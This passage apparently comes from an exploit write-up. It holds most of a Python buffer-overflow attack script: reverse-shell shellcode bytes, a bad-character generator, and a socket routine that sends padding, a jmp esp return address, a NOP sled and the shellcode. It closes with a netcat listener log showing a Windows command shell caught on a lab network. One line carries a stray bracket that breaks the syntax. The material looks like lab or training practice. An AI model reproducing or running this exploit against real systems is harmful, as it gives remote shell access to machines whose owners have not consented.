reverseShellCode += b"\x53\x30\x11\x2a\x34\x86\x68\xbe\xa8\xb1"
reverseShellCode += b"\xc2\xdc\x30\x27\x2c\x64\xef\x94\xb3\x65"
reverseShellCode += b"\x62\xa0\x97\x75\xba\x29\x9c\x21\x12\x7c"
reverseShellCode += b"\x4a\x9f\xd4\xd6\x3c\x49\x8f\x85\x96\x1d"
reverseShellCode += b"\x56\xe6\x28\x5b\x57\x23\xdf\x83\xe6\x9a"
reverseShellCode += b"\xa6\xbc\xc7\x4a\x2f\xc5\x35\xeb\xd0\x1c"
reverseShellCode += b"\xfe\x0b\x33\xb4\x0b\xa4\xea\x5d\xb6\xa9"
reverseShellCode += b"\x0c\x88\xf5\xd7\x8e\x38\x86\x23\x8e\x49"
reverseShellCode += b"\x83\x68\x08\xa2\xf9\xe1\xfd\xc4\xae\x02"
reverseShellCode += b"\xd4"

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, [ 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((IP, PORT))

    data = sock.recv(RECVSIZE).decode()
    print(data)

    buf  = b"A" * OFFSET
    buf += conv(0x311712f3) # jmp esp
    buf += b"\x90" * 32
    buf += reverseShellCode
    buf += b"\r\n"

    sock.sendall(buf)

    data = sock.recv(RECVSIZE).decode()
    print(data)

    sock.close()

except Exception as err:
    print(f"Error: {err}")
```

Shell popped

```
┌─[user@parrot]─[~]
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.134] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\adminuser\Desktop>
```